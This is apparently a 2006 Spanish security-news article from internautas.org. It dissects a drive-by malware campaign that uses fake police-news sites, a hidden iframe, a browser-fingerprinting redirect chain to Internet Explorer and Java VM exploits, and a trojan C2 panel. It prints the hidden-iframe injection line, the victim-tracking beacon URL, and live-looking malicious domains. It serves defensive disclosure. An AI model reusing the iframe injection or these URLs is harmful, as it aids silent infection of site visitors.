


Y nos lleva a la siguiente web: <http://police-newsworld.com> la de ayer era <http://police-news.net>



Cuando se visita la web nos redireccióna a este dominio: <http://inthost7.com> usando un Iframe.

Pero gracias a la información de nuestro amigo **Martín Aberastegue**

Dicho sitio nos muestra una pagina con una noticia relacionada a conflictos de USA e Iran, pero nada relacionado a la recompensa de los 5 millones, lo cual hará que el usuario decida cerrar la ventana, pero será demasiado tarde, porque al cargar la pagina, sin saberlo se llama a la siguiente URL utilizando un iframe oculto:

<http://www.inthost7.com/counter.php>

iframe src=" <http://www.inthost7.com/counter.php>" width=5 height=5 style="display:none"

El archivo counter.php nos ira redireccionando de un archivo a otro según el navegador y el sistema operativo que poseamos:

```
cmd > GET /counter.php HTTP/1.0
cmd > Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
cmd > User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 95; DigExt)
cmd > Host: www.inthost7.com
cmd > Pragma: no-cache
cmd >
cmd > GET /cgi-bin/counter.cgi?homepage HTTP/1.0
cmd > Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
cmd > User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 95; DigExt)
cmd > Host: www.inthost7.com
cmd > Pragma: no-cache
cmd >
cmd > GET /demo.php HTTP/1.0
cmd > Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
cmd > User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 95; DigExt)
cmd > Host: www.inthost7.com
cmd > Pragma: no-cache
cmd >
text/html => counter.php
Document = counter.php
RequestDone Error = 0
StatusCode = 200
```

```
hdr>HTTP/1.0 302 Found
hdr>Date: Mon, 09 Oct 2006 07:07:29 GMT
hdr>Content-Type: text/html
hdr>Server: Apache/1.3.34 (Unix) mod_ssl/2.8.25 OpenSSL/0.9.7f PHP/4.4.2 mod_perl/1.29
FrontPage/5.0.2.2510
hdr>X-Powered-By: PHP/4.4.2
hdr>Location: http://www.inthost7.com/cgi-bin/counter.cgi?homepage
hdr>HTTP/1.0 302 Moved
hdr>Date: Mon, 09 Oct 2006 07:07:30 GMT
hdr>Content-Type: text/plain
hdr>Server: Apache/1.3.34 (Unix) mod_ssl/2.8.25 OpenSSL/0.9.7f PHP/4.4.2 mod_perl/1.29
FrontPage/5.0.2.2510
hdr>Location: http://www.inthost7.com/demo.php
hdr>HTTP/1.0 200 OK
hdr>Date: Mon, 09 Oct 2006 07:07:30 GMT
hdr>Content-Type: text/html
hdr>Server: Apache/1.3.34 (Unix) mod_ssl/2.8.25 OpenSSL/0.9.7f PHP/4.4.2 mod_perl/1.29
FrontPage/5.0.2.2510
hdr>X-Powered-By: PHP/4.4.2
```

Todo esto nos llevara a una pagina la cual posee un javascript con cierto codigo encriptado que se encargara de identificar el sistema operativo, navegador utilizado, version y redirigir al exploit correspondiente.

Se fija que sistema operativo tiene el usuario, y en caso de ser Windows XP, busca en la lista de parches si esta instalado el SP2, en el caso de existir pone una bandera en 1(XP_SP2_patched=1) que luego comprobara para elegir asi que exploit ejecutar. (En realidad no se ejecuta en ese momento, sino que envia estos datos a un cgi que luego si redireccionaran hacia el troyano)

Si tenemos el SP2 tratara de ejecutar el exploit MS06-XMLNS (HTML/EXPLOIT.VMLFILL) [2].

En uno de los exploits mas precisamente el que explota una falla en la VM de MS (MS03-011), se puede ver el siguiente codigo en una de las clases:

```
public String Get_Copyright() {
String string = "inet-lux team 24.05.2006";
return string;
}
```

El sistema guarda ciertos datos para hacer un seguimiento de los equipos infectados/atacados, y lo hace enviando los siguientes datos a un dominio que actualmente devuelve una pagina en blanco:

```
http://substance-of-way.com/estats/count_php.php?q2=XXX.XXX.XXX.XXX&q3=XXX-XXX-XXX-XXX
(compatible; MSIE 5.0; Windows 95; DigExt)&q5=/&q6=http://police-news.net/&q7=inthost7.com
```

Las datos enviados son los siguientes:

q2 = IP

q3 = Host

q4 = Navegador

q5 = Pagina solicitada (Ej: /index.html)

q6 = Dominio del cual proviene la victima
q7 = Dominio que esta ejecutando el exploit

Dentro del mismo dominio se encuentra el panel de control de RootLauncher:

<http://www.inthost7.com/cgi-bin/rleadadmin.cgi>

Una vez infectados el troyano acude a dicha URL en busca de instrucciones, como aplicaciones a descargar, actualizaciones, comandos a ejecutar en general, etc.

Sin hacemos una consulta de reverse-ip para el dominio inthost7.com o su IP nos encontraremos con estos dominios en el mismo servidor, algunos inactivos (todavía) y otros ya poseen los exploits alojados y en funcionamiento.

allsocks.info
bytecode.biz
drabland.net
fullcash.info
insorg.net
insorg.org
inthost7.com (ACTIVA)
kaligula.info
my-traff.net
planet69.org
pornoportals.info
russianerofoto.com
securitycash.info
sharedtraff.info
soccer-2006germany.com
spyware nuker.biz
x-reklamka.com

Estas URLs:

<http://fullcash.info>

<http://spyware nuker.biz>

Redireccionan hacia:

<http://securitycash.info/>

Hemos comprobado las web y algunas realizan la descarga del troyano:



cpu.exe

Queremos agradecer la ayuda y la información facilitada por: **Martín Aberastegue**

<http://www.rzw.com.ar>

Enlaces Relacionados :

- [1]:

Microsoft Security Bulletin MS06-014

Vulnerability in the Microsoft Data Access Components (MDAC) Function Could Allow Code Execution (911562)

<http://www.microsoft.com/technet/security/bulletin/ms06-014.msp>

Microsoft Security Bulletin MS03-011

Flaw in Microsoft VM Could Enable System Compromise (816093)

<http://www.microsoft.com/technet/security/bulletin/ms03-011.msp>

Microsoft Internet Explorer JavaScript Window() Vulnerability:

Microsoft Security Bulletin MS05-054

Cumulative Security Update for Internet Explorer (905915)

<http://www.microsoft.com/technet/security/bulletin/ms05-054.msp>

Microsoft Security Bulletin MS06-006

Vulnerability in Windows Media Player Plug-in with Non-Microsoft Internet Browsers Could Allow Remote Code Execution (911564)

<http://www.microsoft.com/technet/security/bulletin/ms06-006.msp>

Mozilla Foundation Security Advisory 2005-50

Exploitable crash in InstallVersion.compareTo (Firefox, Mozilla Suite)

<http://www.mozilla.org/security/announce/2005/mfsa2005-50.html>

Microsoft Security Advisory (917077)

Vulnerability in the way HTML Objects Handle Unexpected Method Calls Could Allow Remote Code Execution

<http://www.microsoft.com/technet/security/advisory/917077.msp>

-[2]

Microsoft Security Bulletin MS06-006

Vulnerability in Windows Media Player Plug-in with Non-Microsoft Internet Browsers Could Allow Remote Code Execution (911564)

<http://www.microsoft.com/technet/security/Bulletin/MS06-006.msp>

IE ms-its: and mk:@MSITStore: vulnerability:

Microsoft Security Bulletin MS04-013

Cumulative Security Update for Outlook Express (837009)

<http://www.microsoft.com/technet/security/bulletin/ms04-013.msp>

Fecha artículo: 2006-10-09 14:41:23 - url artículo: <http://www.internautas.org/html/930.html>

Logos y marcas propiedad de sus respectivos autores.

Los comentarios son propiedad y responsabilidad de cada autor.

© 1998-2009 Asociación de Internautas - <http://www.internautas.org>

Inscrita en el Registro Nacional de Asociaciones con el número 164343 - e-mail: asociacion@internautas.org